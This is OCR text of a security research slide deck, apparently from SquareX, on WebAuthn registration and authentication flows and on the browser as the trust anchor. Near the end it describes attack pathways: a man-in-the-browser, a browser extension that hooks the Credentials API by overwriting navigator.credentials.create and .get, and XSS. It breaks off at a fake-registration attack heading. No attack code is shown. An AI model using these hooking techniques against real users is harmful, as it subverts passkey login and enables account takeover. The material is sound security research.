


The server verifies registration data, and stores the public key and other data

Created with Mermaid Chart


WebAuthn 101 – Authentication Flow

SquareX



Created with Mermaid Chart


WebAuthn 101 – Authentication Flow



Created with Mermaid Chart

WebAuthn 101 – Authentication Flow

SquareX




Server responds with challenge and additional information for public key credential request

sqrx.com

Created with Mermaid Chart


WebAuthn 101 – Authentication Flow

SquareX



Created with Mermaid Chart


WebAuthn 101 – Authentication Flow



Authenticator prompts for biometrics/PIN, retrieves the private key, increments the counter, creates authenticator data, and signs the data

Created with Mermaid Chart


WebAuthn 101 – Authentication Flow



The call to `navigator.credentials.get` returns PublicKeyCredential

- id => b64url-encoded credential ID
- rawId => ArrayBuffer of credential ID
- type => “public-key”
- getClientExtensionResults => returns results of extensions requested by the server
- response => AuthenticatorAssertionResponse
  - clientDataJSON => ArrayBuffer of client data
  - authenticatorData => ArrayBuffer of rpIdHash/flags/signCount/extensions
  - signature => ArrayBuffer of signature over (authData + clientDataHash)
  - userHandle => ArrayBuffer of user ID or null
  - … additional fields/methods

WebAuthn 101 – Authentication Flow




The server verifies authentication data, and handles logging in the user

sqrx.com

Created with Mermaid Chart

Authenticator Attestation Global Unique Identifier

SquareX




Security Properties of WebAuthn

SquareX

- Designed to be strong:
  - Public key cryptography
  - Private keys stored securely (secure enclave)
  - Credentials bound to origin (anti-phishing)
  - User verification (Touch ID, Face ID)
  - Optionally attested (the authenticator can prove its model identity)

Where Does Trust Live?



Created with ChatGPT


Browser = Trust Anchor

- **Browser** enforces origin binding, user verification, challenge integrity
- Authenticator never sees app logic — relies on **browser** mediation
- The server validates the cryptographic result — but not how the **browser** produced that result



Created with Gemini

Browser = Trust Anchor



Created with ChatGPT

Injection Pathways


SquareX

- Client side lacks a secure channel from the web app to the authenticator
  - MITB (“Man in the Browser”)
  - Injected code replaces Credentials API

- “Malicious” Browser Extension
  - Our extension hooks the Credentials API functions by overwriting `navigator.credentials.create` and `.get`


- Alternate Vectors - XSS and Friends

The Attack Flow - Fake Registration



